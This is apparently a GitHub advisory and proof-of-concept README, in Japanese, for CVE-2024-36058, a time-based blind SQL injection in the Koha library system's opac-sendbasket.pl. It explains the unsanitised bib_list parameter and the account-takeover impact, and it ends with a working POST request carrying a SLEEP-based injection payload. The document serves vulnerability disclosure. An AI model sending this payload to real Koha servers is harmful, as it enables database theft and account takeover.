 hacklantic/cve-2024-36058
CVE-2024-36058の概念実証エクスプロイトおよびアドバイザリ。Koha Library Softwareのopac-sendbasket.plにおける時間ベースのブラインドSQLインジェクションであり、認証済みデータベース列挙を可能にします。

CVE ID: CVE-2024-36058
製品: Koha Library Software
脆弱性の種類: 時間ベースのブラインドSQLインジェクション (CWE-89)
CVSSスコア: 9.8 (Critical)
影響を受けるバージョン: 23.05.10 未満
クレジット: Karolis Narvilas

Kohaはオープンソースの統合図書館システムです。opac/opac-sendbasket.pl の「Send Basket」機能に時間ベースのブラインドSQLインジェクション脆弱性が存在します。bib_list パラメータがサニタイズされずにSQLクエリへ渡されるため、攻撃者は任意のSQLペイロードを注入し、サーバーの応答に測定可能な遅延を引き起こすことができます。
通常の(低権限の)図書館ユーザーが、昇格した権限を一切持たずにこの脆弱性を悪用できます。応答時間の差異を利用することで、攻撃者はデータベースを列挙し、特権アクセスに制限されるべき内容を取得できます。
影響: リモートの認証済み攻撃者がCVE-2024-36058を悪用して機密性の高いデータベースの内容を列挙でき、これにはパスワードリセットフローの悪用や、他のユーザーアカウントのパスワードリセットトークンを取得してアカウントを乗っ取ることも含まれ、不正アクセスおよび潜在的なデータ漏洩につながります。

bib_list パラメータにペイロードを注入します:リクエスト:
POST /cgi-bin/koha/opac-sendbasket.pl HTTP/1.1
Host: {domain}
Cookie: [Low Privilege Session]
-- SNIP --

email_add=<recipient>&comment=x&bib_list=1)+AND+(SELECT+1+FROM+(SELECT(SLEEP(36)))x)--+-&csrf_token=<csrf_token>